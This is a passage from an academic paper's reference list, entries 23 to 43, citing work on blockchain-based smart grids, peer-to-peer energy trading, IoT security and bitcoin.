23. Mengelkamp, E.; Notheisen, B.; Beer, C.; Dauer, D.; Weinhardt, C. A blockchain-based smart grid: Towards sustainable local energy markets. *Comput. Sci. Res. Dev.* **2018**, *33*, 207–214. [CrossRef]
24. Huh, J.-H. Server Operation and Virtualization to Save Energy and Costs in Future Sustainable Computing. *Sustainability* **2018**, *10*, 1919. [CrossRef]
25. Qin, B.; Huang, J.; Wang, Q.; Luo, X.; Liang, B.; Shi, W. Cecoin: A decentralized PKI for mitigating MitM attacks. *Future Gener. Comput. Syst.* **2017**. [CrossRef]
26. Wang, H.; He, D.; Ji, Y. Designated-verifier proof of assets for bitcoin exchange using elliptic curve cryptography. *Future Gener. Comput. Syst.* **2017**, 21–24. [CrossRef]
27. Löbbe, S.; Hackbarth, A. Chapter 15: The Transformation of the German Electricity Sector and the Emergence of New Business Models in Distributed Energy Systems. In *Innovation and Disruption at the Grid's Edge*; Academic Press: Cambridge, MA, USA, 2017; pp. 287–318.
28. Huh, J.-H. Smart Grid Test Bed Using OPNET and Power Line Communication. In *Advances in Computer and Electrical Engineering*; IGI Global: Hershey, PA, USA, 2017; pp. 1–425.
29. Dorri, A.; Kanhere, S.S.; Jurdak, R. Towards an optimized blockchain for IoT. In Proceedings of the Second International Conference on Internet-of-Things Design and Implementation, Pittsburgh, PA, USA, 18–21 April 2017; pp. 173–178.
30. Pop, C.; Cioara, T.; Antal, M.; Anghel, I.; Salomie, I.; Bertoncini, M. Blockchain-based decentralized management of demand response programs in smart energy grids. *Sensors* **2018**, *18*, 162. [CrossRef] [PubMed]
31. Kim, S.K.; Kim, U.M.; Huh, J.H. A Study on Improvement of Blockchain Application to Overcome Vulnerability of IoT Multiplatform Security. *Energies* **2019**, *12*, 402. [CrossRef]
32. Dorri, A.; Kanhere, S.S.; Jurdak, R.; Gauravaram, P. Blockchain for IoT security and privacy: The case study of a smart home. In Proceedings of the 2017 IEEE International Conference on Pervasive Computing and Communications Workshops (PerComWorkshops), Kona, HI, USA, 13–17 March 2018.
33. Imbault, F.; Swiatek, M.; De Beaufort, R.; Plana, R. The green blockchain: Managing decentralized energy production and consumption. In Proceedings of the 2017 IEEE International Conference on Environment and Electrical Engineering and 2017 IEEE Industrial and Commercial Power Systems Europe (EEEIC/I & CPS Europe), Milan, Italy, 6–9 June 2017.
34. Underwood, S. Blockchain beyond bitcoin. *Commun. ACM* **2016**, *59*, 15–17. [CrossRef]
35. Leiding, B.; Memarmoshrefi, P.; Hogrefe, D. Self-managed and blockchain-based vehicular ad-hoc networks. In Proceedings of the 2016 ACM International Joint Conference on Pervasive and Ubiquitous Computing, Heidelberg, Germany, 12–16 September 2016; pp. 137–140.
36. Pass, R.; Shi, E. Fruitchains: A fair blockchain. In Proceedings of the ACM Symposium on Principles of Distributed Computing, Washington, DC, USA, 25–27 July 2017; pp. 315–324.
37. Basden, J.; Cottrell, M. How utilities are using blockchain to modernize the grid. *Harv. Bus. Rev.* **2017**, *3*, 23.
38. Karame, G. On the security and scalability of bitcoin's blockchain. In Proceedings of the 2016 ACM SIGSAC Conference on Computer and Communications Security, Vienna, Austria, 24–28 October 2016; pp. 1861–1862.
39. Mannaro, K.; Pinna, A.; Marchesi, M. Crypto-trading: Blockchain-oriented energy market. In Proceedings of the 2017 AEIT International Annual Conference, Cagliari, Italy, 20–22 September 2017.
40. Kiayias, A.; Koutsoupias, E.; Kyropoulou, M.; Tselekounis, Y. Blockchain mining games. In Proceedings of the 2016 ACM Conference on Economics and Computation, Maastricht, The Netherlands, 24–28 July 2016; pp. 365–382.
41. Hori, M.; Ohashi, M. Adaptive Identity Authentication of Blockchain System-the Collaborative Cloud Educational System. In *Association for the Advancement of Computing in Education*; AACE: Haywood, NC, USA, 2018; pp. 1339–1346.
42. Zhang, C.; Wu, J.; Long, C.; Cheng, M. Review of existing peer-to-peer energy trading projects. *Energy Procedia* **2017**, *105*, 2563–2568. [CrossRef]
43. Florescu, D.; Kossmann, D. Storing and querying XML data using an RDMBS. *IEEE Data Eng. Bull.* **1999**, *22*, 3.